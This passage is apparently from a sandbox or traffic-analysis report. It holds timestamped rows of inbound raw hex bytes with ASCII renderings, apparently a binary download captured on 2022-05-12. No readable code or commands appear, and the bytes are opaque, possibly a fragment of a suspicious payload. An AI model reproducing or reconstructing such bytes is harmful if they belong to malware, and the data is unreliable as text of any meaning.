b4 d3 ea 9f 6e fd 00 b4 f9 16 bc 70 4b 83 23 ee d5 ec de 2a 48 Data Ascii: z+39-3suWR9zIW;XWeR8e*6[0/7]]y2M[mP1(wd>4@3!iV?=-IH.)kW2j9Uf9-Z0lFDWB6Cn=0~+]]wi9C/xm&pr NAYj lBnpK#*H
2022-05-12 17:41:27 UTC	35	IN	Data Raw: 32 8b 48 13 bf d2 5c ca 53 e3 3d 52 8a f7 cd 21 f7 3f a7 bc 03 b6 0e 43 40 07 8e 1d 93 50 22 74 04 5d d7 56 4b 27 6b 9e 7a 00 3b 10 f2 d5 53 23 e2 62 dd e1 2b 7b fc b5 70 8b bb 49 97 ae 34 90 e0 da ed 1d 2c 9f cb a6 a0 96 2e e2 77 3d 21 b9 c1 c4 4d 16 e0 23 7e 3c 58 fd 53 21 18 27 b0 83 ec 00 06 35 d9 9b c9 e5 52 9d 26 e0 1a fe 7d 8f d3 e3 cc 1b c7 bf d3 48 7b 4c 2c ad 53 91 b4 b5 4c ae 2c 84 19 31 88 ed ec 0c 68 e4 f7 38 df d4 29 28 57 05 ed 9a 4f 63 38 20 f8 67 66 48 17 55 7c c3 07 fc da 97 a5 44 25 da 3a fa e1 76 7a 5d 4a dd b5 2f 6f bf 6a 38 c0 d7 e0 17 ad 86 0f be 4b d0 e0 ce 07 56 7f 75 49 5b 78 06 7e f7 e2 bf 1e 93 de 8e fc e8 f3 7a de 12 b1 46 50 7c ff b7 b9 18 58 41 27 19 0a 67 ee 9f 3f 19 78 d2 4e 21 a4 80 52 b7 fd 6b 61 1e 6b f8 a8 fd d9 96 e1 Data Ascii: 2H!S=RI?C@P"tj]VK'kz;S#b+[p4_.w=!M#~<XS!'5R&]H{L,SL,1h8})(WOC8 gfHU]D%vz:]Oj8KVul[x~zFP]XA'g? xNlRkak
2022-05-12 17:41:27 UTC	36	IN	Data Raw: b4 cb 68 f3 c8 90 5a 93 ca 66 b7 38 7a 39 2e 22 8d 5c fd 83 1b 87 af a3 cd ca a9 cc 6e cb ee 74 91 26 65 2a 8e 8c 50 2c 7b 87 bb fe e7 92 06 34 d1 43 52 da a8 cd b9 bb 5c 9c 5f a7 db f9 be 62 e2 92 4a f8 3a ef 73 1b 84 48 a4 d1 d4 b5 35 68 87 db 4d 2b 5e 09 37 d2 4d 1f 50 bd 48 cd a7 e3 88 ab 20 63 64 0b 32 c7 09 ca 47 d8 8f 51 e2 7c 9e 6a d0 b1 f4 99 d3 57 d8 b7 fd 88 32 bf 90 c6 83 4d b8 f4 b2 be f6 0e de 39 6f 22 e2 8d 1d e8 b2 9f 06 ec 81 82 ff ec f2 1d 34 58 91 a2 61 1d c7 53 57 e1 cb 73 5d d3 f6 02 88 c2 a2 98 47 ab 53 6a b7 41 de 04 31 61 f2 e0 27 02 23 fa 92 2b 54 10 a1 4a 6d 06 69 67 3f 11 c1 56 25 0e 65 9a bf 3d 96 77 82 d7 30 7a 60 46 ed c7 ed f0 0a 28 6b 7d f1 d0 be 22 3e 23 e3 50 07 38 94 ea c1 d6 2c 38 09 2d af f4 48 de 19 8a 01 20 7a f1 Data Ascii: hZf8z9."!nt&e*P,{4CR_b:j:sH5hM+^7MPH cd2GeQj]W2M9o^4XaSWs]GSjA1#~+TJmig?V%e=w0z`F(k)"># P8,8-H z
2022-05-12 17:41:27 UTC	37	IN	Data Raw: 51 4b f1 ab 32 05 01 6a 30 d3 57 f0 3a af 94 2b a4 42 cf e6 3a 1f 69 6a 62 70 24 63 f8 75 dd f3 91 0a d3 de 8e f2 df 68 77 de 10 b5 5c aa 7d c2 a5 a5 6e fb 40 0b 12 20 61 57 9f 35 1b 4f 58 20 d3 ae 9f 56 bb f3 67 70 12 6b ff a8 fd d9 8e f7 50 93 71 49 fd b2 d9 07 60 2c 2c 94 e4 b5 d6 3b 63 bd cc da 50 d3 5f d5 8c 07 39 e3 de d6 a3 cd 82 ae 22 91 f1 21 62 64 3b 04 c1 7c 03 18 6a 0e b0 ef 39 62 e0 38 aa e5 72 28 bd e2 74 13 7f 7c b9 04 02 97 00 a0 a0 26 14 61 4f 35 0d ce ac 2d c9 0d 2b a5 6e 7a ad 49 fe 31 a1 21 1c ab 94 e9 f5 63 c0 2c f7 be 08 13 03 c3 d8 b6 b4 b7 f1 2d dd 1e 53 71 8b 47 bc d4 e7 26 82 0a c5 80 e6 a2 3e 46 32 79 f8 9a 3e 90 2a 3b 92 21 55 00 f9 6e 78 8d e6 30 5f 70 c9 b2 36 86 be e4 6e 3c db 16 31 79 68 ca 6c 93 2f 3c 4e 87 bf 13 1f ba 8f Data Ascii: QK2jOW:+B:jbpb\$cuhw\}n@ aW5OX VgpkPql`.,,:cP_9"lbd;]j9b8r(t!&aQ5~+nzl1!c,-SqG&>F2y~*!!Unx0_p6n<1yhl /<N
2022-05-12 17:41:27 UTC	39	IN	Data Raw: b9 aa 7f 61 b9 c3 cd 2a 34 6d f7 8f 3f 00 2f d9 89 91 c1 38 be e7 32 06 69 e6 38 c6 b0 41 13 02 67 f2 25 0f 9b 74 b7 dd 1e 57 5b 73 e9 c7 b5 fb d4 7a 0c 67 c2 cc b5 46 66 0d ff 74 6d 47 95 6a c1 17 7b 5a 3c be aa db 43 b8 46 8f d7 0a 6d 3e 55 13 78 96 ca 37 b5 5a 60 9b cc cb 8f 67 26 83 a7 a7 21 ce 89 4a 2c 7a f7 12 e4 81 89 c5 d8 ee 4e 66 69 c5 51 07 86 fc 53 43 8b e4 f7 4a 03 26 17 23 82 ad 86 6c e7 d9 cc f8 b5 2c 04 bc 55 32 8f 60 6e be d2 f0 cd 4c f7 f4 a1 8a f7 d0 3e fe 33 16 b4 18 49 0f 6f 4f 10 a6 66 92 50 8e 73 1a 32 98 57 4b 2d 65 92 7a 08 39 f1 0c d5 6c 08 e2 1e 50 2e 7f bc 3d 71 94 a7 fc d2 4f 34 9a e6 c5 dc 6d d4 61 ca 80 b7 be b0 e2 7f 21 c0 b3 e0 d5 5b 17 36 59 53 38 48 f1 56 26 77 dc af 8e 18 1c 26 32 d9 9c d5 89 4c bf 39 ff 19 c1 f8 8f Data Ascii: a*4m?/82i8Ag%tW[szgFftmGj[Z<CFm>Ux7Z`g&IJ,zNfiQSCJ&#;,U2`nL>3loOfPs2WK-ez9lP+=qQ4mal[6YS 8HV&w&2L9
2022-05-12 17:41:27 UTC	40	IN	Data Raw: e8 cb 79 c1 00 f2 83 1b 17 10 e2 db a9 a4 49 f0 01 b0 35 56 58 40 ae ce 05 cd a0 82 fe d6 bc e5 a6 39 4a 35 77 d6 9a 3e 92 8a 43 8d 25 7d ee 84 af 7e a7 e2 32 5a 3d 08 bb 88 82 94 e4 6e 2f eb 15 33 1f 7f ca 6c 95 2d 2a 22 55 32 0b 1b b8 98 c3 6a c5 e8 55 11 14 58 88 db 42 59 ff b3 22 88 c3 3d a3 2b 75 97 49 cc f4 de b5 01 46 d1 57 4e 29 ef b8 c6 fc 51 f0 26 8e 4d b7 50 ed 2a 90 ab f3 a1 a3 a5 3a 03 de 4e 5b 81 3b 69 c7 99 5a db 69 75 0d c3 be 2f 4f b1 28 b1 2e 4d 21 57 40 f6 96 f9 ab 63 e9 09 a8 db da b2 cc 6e cb e5 06 3d 27 62 3c 1f 52 7c 2e 6a 8e 93 f2 fa 98 fe 37 92 9f 7d 19 df 96 02 21 44 a3 bc 77 84 db ea 84 15 4a 1e 4a f2 47 79 73 1b 91 5c cc 1f ec da 31 7e e8 72 5d 2f 4d f5 4d 34 41 19 4b 85 02 b8 a1 06 82 a7 3c 03 ca 0a 23 c9 06 5b ed f5 6b 92 61 c0 Data Ascii: yl5VX@9J5w>C%)~2Z=n/3!~*U2jUXBY"=+uIFWN)Q&MP*:Nf;iziU/O(.M!W@cn="b6Rj]7y!DwJJGysl1vrj/ MM4AK<#/[ka

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	41	IN	Data Raw: 0c 2d 28 bc 5a 3a 18 3d 7b 08 2e 70 57 d4 7f 32 f0 0a a9 37 38 6b c5 29 60 90 3f 46 d8 00 32 8c 89 75 d4 72 d4 88 46 f6 bf 86 23 f1 68 30 c8 ae f2 f5 cf 1f df 37 47 3d 52 f1 5f 2f 66 d1 3e 34 ff 33 19 37 f1 84 c3 15 d3 99 c0 fd 10 d0 2e 64 d4 e9 cc 22 f5 fa 30 4c 6d dc 3e a3 4e 95 a4 36 dd 1e 01 8b 04 31 d1 ee ec 00 46 d1 98 ca d5 85 2d 36 52 2d 1d 85 5f 9b 22 63 51 65 1a 20 45 41 74 e5 8b bb e3 10 8d 39 24 dc 5f 4f ff 36 1f bc 52 f6 dd 22 66 9b de 31 d7 23 f2 33 be 96 1c 84 2c 44 ed 30 0c 69 69 73 66 35 4a 10 76 d1 fd 93 71 e1 db de de 1d fe 76 d8 3c b8 5c ae a0 19 a3 ba 63 14 a9 31 0c 25 75 e7 9e 35 15 08 7f 20 d3 ae 93 51 b9 fe 4f 98 14 74 f5 4d 93 47 85 fe 63 cc 62 58 f5 bc d3 03 b2 43 34 91 f8 41 b8 a6 64 ba ea dd 93 dc 49 cd b5 b6 26 1d d5 d7 23 12 Data Ascii: -(Z:={.pW278k)}?F2urF#h07G=R_/f>437.d"0Lm>N61F-6R_- "cQe EAIt9\$ _O6R"f1#3,D0iisf5Jvqv<lcl1%u5 QOtMGcbXC4Adl&#
2022-05-12 17:41:27 UTC	43	IN	Data Raw: ca 84 73 34 69 9b f0 7f 6c 8c ba 53 e9 90 e2 24 fa cd 28 df 90 2b e5 55 ab a5 56 b6 d2 fe 9a 7d 6f 4d 4a f8 3b a3 79 0a 9f 48 a0 49 fd d0 22 7f 1b ca 56 37 50 6b 27 f4 58 0f d3 96 2d 5c b1 7f 93 ad 2d 58 fc 0b 23 c9 34 25 4c e2 fb b4 4d fb 62 5e 9f 9c a1 f4 93 d3 40 da b9 ea 09 1a 84 7f ce b8 d9 93 fa ee a1 d3 b1 03 38 6f 29 c0 80 0e ec b8 a6 a2 fb 7f 89 aa be ea 0e 31 29 d1 a6 7b e2 cc 6e 5a f1 4d 6d 58 cc f4 0f 90 49 8e 9f b9 aa 75 b9 ac 52 da 1f 08 71 ee 1e 2c 06 81 d1 90 0a af 1a b6 c7 2c 57 78 6c 28 88 fb 6d 1b 9a 76 6f 1a 2d 96 7d a2 07 61 7a 7b 77 c1 d3 35 f1 00 00 ab 7d f1 cb c5 08 70 23 e2 25 39 47 95 eb d8 ce 2d 78 26 2f aa ee 49 a5 6f 8a 01 24 11 1e 50 02 6e 1d eb f2 98 4b 7d bb e4 c2 a5 52 2d 83 aa a2 d9 de a3 60 f5 71 f7 13 f6 57 a6 e9 da cf Data Ascii: s4ilS\$(+UV)oMJ;YHl"V7Pk'X-!-X#4%LMb^@8o)1}[nZMMxluRq,.Wxl(mvo-)az{w5)p#%9G-x&/o\$PnK)R.`qW
2022-05-12 17:41:27 UTC	44	IN	Data Raw: 93 84 61 de 8e f6 f7 fe 76 dc 61 72 4f ae 79 ff aa b8 0c f5 41 27 1b ff bf ef 9f 35 1d 1c 19 21 d3 a0 ac 71 aa e1 1a b6 16 74 f7 54 e9 88 5d fe 69 e4 73 32 29 ad d4 10 66 57 ef 90 f8 4f b8 d7 64 ba ea e8 d3 c0 5b d5 40 b3 27 1d df f8 cd 16 f9 1a 26 84 c6 75 71 67 40 dc e9 66 06 77 a1 03 af ec 57 be e0 29 aa f0 9a 54 48 e1 6c 04 79 07 70 00 1d 98 e8 92 ad 31 01 67 2b 35 0d ce f9 b5 ca 0f 5a 54 74 7b a9 41 88 fd ad 32 1c c4 44 ec e3 97 17 7d 2d a9 1b 13 01 a9 05 a9 ba 4d f2 7a 07 35 56 4d 6c 80 41 50 1e a0 80 f0 d2 d1 30 a2 3c 40 33 7f e1 9a 3e 90 2a 3e 5b 20 55 0e 86 d4 a1 8d e2 36 93 62 b6 ba 36 88 96 9f bb 2f eb 11 33 4c bb ca 6c 9b 40 fe 5e 99 38 27 16 64 90 bc b0 b8 3f 51 13 13 1d 5d 24 bd a2 d5 9a 4d 57 c9 3f ca d9 06 63 4f e4 dc b1 54 0b 98 d7 7f 66 Data Ascii: avarOyA'5!qtT]is2)fWOD[(@*&uqg@fwW)THlyp1g+5ZTt{A2D]-Mz5VMIAP0<@3>*>[U6b6/3LI@^8'd?Q]\$MW? cOTf
2022-05-12 17:41:27 UTC	45	IN	Data Raw: 7f ef 2d 04 85 66 a8 c6 2b 65 66 88 e8 eb 3e e0 01 39 1b ab e2 ca a3 47 63 38 e3 45 73 58 86 14 ca e5 30 43 2d 35 6f cd 41 ba 43 99 1a 24 74 05 4e ed 79 3a ca f8 93 56 bc 56 ee f1 ae 59 3d 83 bc af 38 d5 71 63 ce 77 e6 05 6a ad 9c 50 d8 e4 90 6b 4a fb 4a 07 9d c7 4d 52 75 65 d1 68 3c 2d 0d ff 4f ae 9f 54 f4 c2 cc a8 9a 33 28 42 54 1e 9a 48 a8 bf d2 5c ce 5d fc 43 b8 e5 21 c7 3e f4 20 b0 ab 35 5b 14 6f 5e 0b b9 72 6c 51 04 7f 18 23 2e 7e 20 2c 77 98 76 17 31 0c 17 d4 6e 23 fe 05 40 e0 07 75 c5 36 6b 53 a2 fa f5 b3 27 81 e6 d4 ce 6d c8 61 ca 80 b1 84 33 e9 57 4a de b8 e7 c6 40 11 df 4b 64 3c 43 a0 53 05 89 d4 9c 8d e4 0c 01 1d 14 85 c3 1f 40 b7 2b d0 03 cd 06 9f cf f6 c6 fa e2 fc 2b 59 70 5c e5 b5 54 8e b1 bf a9 af 11 90 11 10 0d ed c0 08 6c e3 93 e2 b4 d5 Data Ascii: -f+ef>9Gc8EsX0C-5oAC\$!Ny:VvY=8qcwjPkJJMRueh<-OT3(BTH)C > 5jo^rlQ#.-,ww1n#~@u6kS'ma3WJ@K d<CS@++Yp\TI
2022-05-12 17:41:27 UTC	46	IN	Data Raw: a4 25 6c c8 04 38 9c 2d 93 f5 dd 83 20 55 22 a9 af 78 87 ca 1c 49 0d 01 66 b4 82 94 e4 66 0f ef 95 31 37 5b b0 6f 8e 23 53 92 98 32 01 70 8b 8f be ad ed 12 51 13 11 36 54 ca 55 4c ed bf 65 af c3 3d a3 3a 13 64 25 ef f2 b1 54 01 46 d7 75 26 99 cc b8 c0 81 9b f0 26 7a 70 95 b2 bd 2a 94 df e0 b7 75 22 17 6c 00 4f 48 91 59 a4 6d 8f 57 d8 ef 74 0d c9 bc 40 91 91 68 ec 10 b0 3b 55 48 a5 93 f8 ab 6d 97 ab b8 cd d6 df 90 97 cb e4 6f 89 21 bc 2f 58 a0 7c 2e 66 a4 95 f1 f8 92 26 35 eb cc 56 df 90 2b 6d 55 a4 9c 5e bb db ea 8e 66 43 1e da c9 38 bf 6e 1b 95 5f b7 d5 a4 d8 5b de 85 d7 41 2f 47 f6 2d ce 44 19 a6 87 27 46 da e3 82 b6 3e 50 6e 8b 23 c3 21 25 44 87 bb 99 47 e0 60 4f 06 db 62 f4 93 d3 47 c3 99 f9 b9 32 27 6e c7 ef ff bb eb ee a3 aa b0 53 38 65 25 f7 d4 83 Data Ascii: %l8- U"x!ff17[o#S2pQ6TULE:=d%TFu&&zp*u"lOHYWt@h;UHmo!X/f,85V+mU^fC8n_[A/G-D'F>Pn#%!DG'O bG2'nS8e%
2022-05-12 17:41:27 UTC	48	IN	Data Raw: f7 c2 fd 8f de 9f cd a7 b6 f5 f3 e3 7f 2b cc b1 fc dc 43 09 a7 8a 7f 3c 58 f7 92 27 66 dc 9c 84 f7 14 65 68 d1 84 c9 c9 5b 9b 34 ff 10 d7 1a 8e d4 eb ca ea e3 80 1f 49 77 46 33 a6 5f 93 bc f7 b3 a3 67 8a 02 19 f3 ec ec 15 5e f7 98 a3 df d4 23 6e 5b 05 f4 91 53 b6 58 0c eb 7d e4 2b 3b 5b 7a fd 88 eb d8 13 3a 11 fa 4d b0 f6 e4 3a 15 a7 52 23 be 1c 6d b1 e4 87 d4 a7 56 ed b8 44 14 68 ce e0 ec 30 07 71 77 6e 61 28 6e f8 75 dd ff 8b 7d 61 d6 94 08 f6 d2 66 dd 0c a9 4d 20 ca d0 2f 0d 4b db 40 27 17 39 16 ef 97 23 e1 66 e2 23 c4 a8 80 50 b3 09 66 4d 14 5f f1 7d 61 f2 ae fe 69 e0 6a 79 f8 ad d0 10 64 2c bc 90 f8 5a a4 c8 64 ba ea da 65 90 59 d5 9b 2b e1 1c df f0 b4 d0 f5 05 6a fe 23 5f 73 6f 13 c5 e8 66 08 0b 66 00 87 19 2a 66 e6 3a a9 e8 9f 21 8e f1 e1 2f 7b 7c Data Ascii: +C<X'feh[4lwF3_g^#n[SX]+;[z:0:R#mVDh0qwna(nu)afM /K@~9#~PIM_]aijyd,ZdeY+;#_soff'!:/[
2022-05-12 17:41:27 UTC	49	IN	Data Raw: e2 1f 4a f8 3a b2 73 1b 95 f4 b4 d5 ec f5 35 68 87 02 5f 2f 47 fb 36 fe 41 19 4f 87 27 46 a6 e3 82 a1 3a 70 60 e0 20 c3 12 c5 45 f4 6b 97 47 ea 6b 55 05 b4 b1 e7 a3 dc 4b 44 b3 fd 99 b4 a7 6e d6 b9 50 bf d3 6e a1 d9 61 52 29 6b 32 16 95 22 e4 bb 91 22 2d 72 98 c0 eb ea 1f 34 40 7e a7 57 e5 d9 1f 5d f0 13 fa 4d b0 f6 e4 3a 15 a7 52 23 be 1c 6d b1 e4 56 c1 fa 21 49 fe 19 31 44 fb 66 87 d6 56 39 b6 c7 36 0a 75 75 36 18 c6 4d 16 6d 6d d9 3d 3e 9f 17 a0 c1 5a 7d 53 92 e8 c7 3f ec 19 2c 0b 6c f5 d8 42 58 5c 28 e1 5d 40 ce 94 ea c1 c2 20 41 22 2f a8 da 5c 5b 56 a6 02 33 76 1a 50 02 7c 0b 3e e8 b4 4e 41 40 dd 95 58 b5 d9 8b 87 b4 34 ef 83 62 93 7e f7 14 6d a9 a7 d4 ce f7 9f 4c 1c ec 51 07 8c cd 5d 5c 82 9a fc 4e 0e 37 1c 31 c6 85 91 46 e7 d3 1c b5 81 2c 1f 94 41 32 Data Ascii: J:s5h_/G6AO'F:p` EkGkUKDnPnaR)k2""-r4@~WjEGv{v!!1DfV96uu6Mmm==>Z\$?;IBXl @A"/[V3pV]>N A@X4b~mLQj\N71F,A2
2022-05-12 17:41:27 UTC	50	IN	Data Raw: 38 6c 0a 45 44 88 5b be c7 88 5f ab d7 8a 0c e5 97 42 b9 d6 29 b7 32 77 12 f2 42 8d 56 e8 ad 65 ae 47 a8 db da c4 90 86 ca e4 63 8b 2e 4a a5 70 8d 76 5d 42 8d bb f7 f2 87 e4 26 f2 41 68 d0 8f 20 b9 45 8f bb 4d a1 ed a6 ac e3 1f 40 e7 31 a3 7c 1b 84 51 a8 c5 12 db 19 4b 96 d1 44 b5 6f e6 36 fe 4b c9 43 87 27 5d 8e f7 82 a7 30 58 c0 0b 23 c9 66 38 46 f4 70 8b 4e f5 7a 5b 0a b4 a1 fb 8c 6d b5 ca 9f f0 88 3a bf fe fe ed bd 44 14 f1 b1 ca 6e 52 29 60 32 16 95 22 e0 ad 9e 8f d4 7f 83 d2 fc ed 15 23 57 80 b7 74 fc d1 81 51 c5 d2 50 4d d0 7f 2e 99 d3 a6 84 aa ae 60 71 b3 5d da 15 2f 78 10 1f 0a 23 30 da 86 9a f3 07 b6 c7 3d 0d 77 75 3d 18 c6 46 16 6d 6d d9 3e 2d 9a 6b 38 ee 2a 84 84 89 f4 d4 3a f1 1b 27 14 6e 0f c0 85 c2 70 23 e3 40 b8 c5 95 ea ca e1 2e 52 26 Data Ascii: 8IED[_B]2wBVeGc.Jpv]B&Ah EM@1[QKDo6KC')0X#8FpNz{;DnR)"2"~WtQPM.`qj/x#0=wu=Fmm>-k8*"np# @.R&
2022-05-12 17:41:27 UTC	51	IN	Data Raw: da 97 9c 3c 3c b5 e8 fd fe 3c 1d ac 25 8f bf 30 74 a0 6e 21 d2 46 0a 3a af 94 10 b9 52 c8 fd 34 10 6b 6a ec d6 4f a3 07 74 fb f6 4d 6b 70 db e1 1a f6 fe 7c d7 75 43 4e ae 77 0f 7f b0 6a 29 47 2e 72 f1 1a ef 95 e9 18 4f 87 21 d3 ae aa 58 a8 f7 66 7d 16 74 f1 56 ba f5 9e 9e 69 ee 71 49 fd ad d6 14 6a 2c 5f e0 f8 41 d7 17 65 ba fb e1 49 c0 21 d5 9d 03 a1 1d df eb a2 c4 8a f3 23 91 ff 53 00 8f 3a 0e e3 6b 00 63 99 02 af e2 39 60 93 fd af f2 86 3a 94 f0 69 11 7d 13 7d 01 1d 96 ef a4 94 5c c1 1b f7 3f 1c cf ca 53 10 0c 21 87 77 53 43 42 f3 24 be 36 09 ae ea 34 e2 9d cb 13 f3 b8 1c 06 07 ca cd ad 34 fe 9f db de 35 5c 42 9c a3 52 2e a2 4c 81 f4 da a3 89 4f 3d 44 3b d8 e6 90 37 b8 2e 4c ec 7d 55 0a 8e 73 70 8a 8d fa 48 0d 01 91 36 82 95 8e 2f e9 15 0f 37 72 92 Data Ascii: <<<%0tn!F:R4kjOtMkpJuCNwj)G.O!XfjtViqlj_ Ael!#S:kc9':ij)?S!wSCB\$6445BR.LO=D;7.L)UspH6n/7r

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	52	IN	Data Raw: 86 cf 40 47 ce e9 05 f6 c2 a7 8e b3 d4 11 69 a0 56 df 0d 31 61 e6 16 a8 99 37 f9 55 00 db 10 a5 c1 26 00 7f 98 31 12 d1 65 1d bb 91 f7 32 3a 87 7b 24 51 30 7a 7a 5e 22 c6 35 fb 79 c7 0a 7d fb bb b5 73 70 23 f0 64 6e 47 e4 ea cb c9 b0 52 26 3e af d3 49 a1 43 9c 13 27 73 36 93 13 78 10 d3 ed 89 48 7c bb e6 e4 a1 66 31 ab 50 b6 27 d9 9e 66 6e fc f7 14 ef 81 6c c4 d8 ee e3 9b 40 e8 5b 7d 85 cb 88 54 5d e9 d2 62 2d 27 04 2c 5f a9 91 43 f6 dc 42 0e 93 2f 12 94 96 32 8f 66 7d ba c3 52 da b2 f4 59 a7 a6 e0 ef c3 fc 33 a1 a5 1c c4 89 6f 4f 11 8e a2 af 32 64 1a 66 a4 85 48 b7 d0 14 57 b4 cc 75 1e cd 3c d1 7f f9 e0 1e be 6a 2b 7f c5 2b 62 8f 89 43 eb af 34 9a f7 cf ca 7d 20 9e e7 ab a9 95 2a fd 6f 32 d5 b8 fc df 4f f0 c9 74 75 2d 56 c1 87 2b 77 d5 ae 90 ec 1d 1b 3f ce Data Ascii: @GiV1a7U&1e2:{\$Q0zz""5y}sp#dnGR&>IC's6xH f1P'fml@[]T]b'-,_CB/2f}RY3oOP""3%1<rz\$<j++bC4)*o2Otu-V+w?
2022-05-12 17:41:27 UTC	53	IN	Data Raw: 65 7b ad 49 23 22 ad 32 03 83 91 ed e3 97 e9 a0 f4 a9 11 63 0f d2 dc b2 44 42 f0 01 ab 39 56 49 59 b2 6b 7a cd a0 8a f3 bf 62 e7 a2 36 4e ef 14 1d b2 13 94 28 4f 8e 34 5f 22 aa af 78 87 3c 32 4f 27 0b bb 36 c3 88 e4 6e 2f eb 15 31 37 68 ca 6c bc 2e 3c 5f ba 33 0b 1f aa 8e be a7 d8 e8 51 12 0c 15 4a db 69 5c fd b7 c3 57 c3 2c d6 fd 07 63 43 c0 fa a5 7c ff 44 d7 53 71 4f e8 b8 c0 80 88 f4 37 8e 59 cf 38 fc 2e 80 c1 7f 52 a2 af 32 64 1a 66 a4 85 48 b7 d0 14 57 b4 cc 75 1e cd ad 44 87 a6 a4 76 38 7e 3b f7 53 89 48 ed 83 95 87 af a3 d3 c4 ee b8 6d cb e2 7e 17 21 62 3c 71 9e 78 3f 68 9a bf 53 e9 9c ec 21 d5 b3 78 df 9a 22 53 6c a2 b5 5f a1 cc 67 89 66 e2 1e 59 fc 2b b4 65 0c 19 9c b7 d5 ed 78 24 6c 93 cf 74 dd 46 f7 3c f6 55 31 4d 84 27 40 b0 6e 85 a7 3a 71 74 Data Ascii: e H#"2cDB9VIYkzb6N(O4_"x<2O'6n/17hl<_3QJiIW,C9 DSQo7Y8.R2dfHWuDv8-;SHm~lb<qx?hSlx"SI_gfY+ex\$ItF<U1M'@n:qt
2022-05-12 17:41:27 UTC	55	IN	Data Raw: 43 10 4e b1 11 8a 6b 91 de 9f 7b 02 e4 ff 45 4f 32 55 81 71 08 35 14 13 f6 81 39 cd 18 95 2f 34 5c c7 36 71 94 ba ee f9 51 35 b6 eb c6 5b c5 d7 87 1d 76 ac 82 3d f6 6c 2a df a9 e6 ca 16 f0 c9 74 73 35 43 f2 72 f0 8b 2a 4f 9c a3 0e 01 35 c0 8f dc 2a ad b0 18 f4 13 df 11 58 45 fa ce 1b a3 c3 2a 48 6a 4d 2c 96 a1 90 90 a5 8a 7d 01 8b 0e 06 c2 ff e7 06 7f f9 82 34 de f8 26 19 9f 1e f6 8c 5f 8c 32 13 cc 9a 1b 06 1a 56 f6 5c 86 e5 0c 47 9e 3d 3b ea 23 f7 fe 27 1e b0 69 23 be 1c 75 b0 63 27 01 b8 f2 3f b0 ba 10 b5 43 de e7 2f 33 84 6f 4e 68 18 b3 f8 8b 0e e2 a5 62 6a de 9f fd e8 bf 88 df 36 8c 48 c1 60 d2 a1 bc 64 6a 5c 26 1d 24 75 1b 9e 35 15 70 14 4e 26 a5 80 52 a0 98 47 60 16 72 ec 14 ef fe 84 ef 62 ff 45 b7 fc 81 f2 1d 73 fa 3a ff e5 4a d7 11 62 d5 fd d0 4d Data Ascii: CNK{EO2U59/4\6qQ5[v=*t5Cr*O5*XE*HjM,].4&_2VG=;:#i#uc?/3oNhbj6H'dj]&\$u5pN&RG'rbEs:JbM
2022-05-12 17:41:27 UTC	56	IN	Data Raw: 8e 87 af d8 d0 c0 be 01 a8 e4 69 90 0e a1 3c 70 87 13 4c 6c 8c b1 d7 fe 8e fe 5a 05 40 79 d5 ff d3 46 44 a9 90 74 f8 ca ed 92 55 b8 1d 31 fd 3b b0 77 08 98 48 a4 d9 c7 fa 24 65 96 d7 cd 3c 42 f1 1e fa 42 19 49 96 22 ca 89 e3 82 a6 55 87 61 0b 29 e5 03 38 51 22 78 94 56 e6 7a 45 8b 03 82 2c 9b f1 4c c8 b3 fb 9f 59 c4 6e c7 a5 6b 98 eb ee ab b6 03 52 38 65 0e ee 82 08 83 4a 8f 02 f1 10 7a d2 ef e0 28 32 23 84 a7 7b e7 a9 85 51 e9 d7 52 49 e3 f2 14 86 fb 5d 8f b9 a0 6c 6f a8 43 dc 6b 35 65 ee 14 49 ff 21 d1 9a 26 c9 18 9e 3b 36 06 63 4b d2 c6 d9 5b 04 6d 7a e0 32 3c 8d 12 f5 d7 30 70 a7 74 92 c5 34 f1 0e a4 31 7d f1 c3 a3 69 fc 19 e3 54 6a 28 68 eb cb c3 16 5e 2e 07 b1 dd 4a a3 38 e8 01 24 6f 38 58 7c 1b 16 c0 e3 b2 4d 7a 45 e5 ec a7 07 27 b2 d3 b5 29 df 8f Data Ascii: iA<pLlZ@yFDiU,;wH\$e<BBI"Ua)8Q"xVzE,LYnkR8eJz(2#{QRI}oCk5el!&;6cK[mz2<0pt4i]tJ(h^..J8\$0xX MzE')
2022-05-12 17:41:27 UTC	57	IN	Data Raw: 1c 84 6f 4e 42 22 02 01 75 f1 f9 bb 59 60 de 88 e0 fe 8a f4 de 1a af 4d d5 71 d2 a1 be ed b2 5b 0f c3 23 1a e5 84 26 12 67 df 2c cc a9 7e 59 84 fd 76 64 01 a2 e0 53 e3 fb 97 f3 69 f1 7c 56 eb 53 d5 38 48 3d 36 84 d0 1a d5 17 63 ad 6d d6 4d c0 5a c6 91 12 2b 0b ce fc ae 55 d1 0b 22 91 ff fd 62 69 2f 1a fe 70 2a 85 60 02 a5 f9 3d 75 ed 29 bf ff 90 d7 90 cd 66 08 0f 70 a8 00 06 9e e3 b2 81 33 07 17 ef cb 0c e6 c5 3e b3 01 20 8d 70 f5 1a 59 25 39 77 25 ce 26 aa ed e3 9c cc 19 e7 a4 1b 06 0e cd d0 57 bb 65 c7 07 ce 30 50 58 47 28 cf 04 cd a0 81 cf c7 27 e1 a2 3c 45 22 03 29 9d 28 85 2d c9 d2 20 55 0b 26 be 7f 99 ca 0d 48 0d 01 93 c9 83 94 ee 46 2f e9 15 3b ab 77 c7 7f 92 2f 2d 52 86 26 f5 1e 96 80 af a1 d2 72 79 02 17 25 49 d7 5d 48 ee ba 4d 46 ce 22 b4 d7 07 Data Ascii: oNB"uY'Mq /#&g,~YvdSijVS8H=6cmMZ+U"bi/p*'=u)p3> pY%9w%&We0PXG(<E")(- U<HFf;/w/R-ry%)HMF"
2022-05-12 17:41:27 UTC	59	IN	Data Raw: cd 35 7d 67 67 32 1c c0 26 dd 92 6c ff 30 47 98 7c a8 d3 28 15 a3 77 e9 cd 37 8a 04 29 0b 79 9e 2a bd 59 7a 20 f5 57 e6 f0 fa 30 ca c9 30 58 f8 3c 9c f6 67 a5 57 80 0a 23 0a 1a 52 13 72 65 c5 eb 98 46 10 43 cf ee a7 4a 27 93 ad b4 27 df 8f 62 aa 32 f7 07 f3 a9 a7 c4 c3 d4 94 74 1c e8 51 07 1b dc 52 52 89 1f f3 63 2d 22 00 46 8b ac 80 4c e5 a2 c2 b8 81 28 00 d3 89 33 8f 6a 6c c5 dc 57 cc 48 f2 3d 76 8b f7 cd 3c 85 3d a6 b4 1c 50 60 b7 4e 10 ac 64 e9 5e 29 72 1e 5d fc 57 4b 27 74 84 79 86 93 70 d6 d5 7f 32 eb c0 ad c4 03 52 d4 3d 7b 8e b6 9e ee ad 34 90 95 c0 d7 72 d4 e5 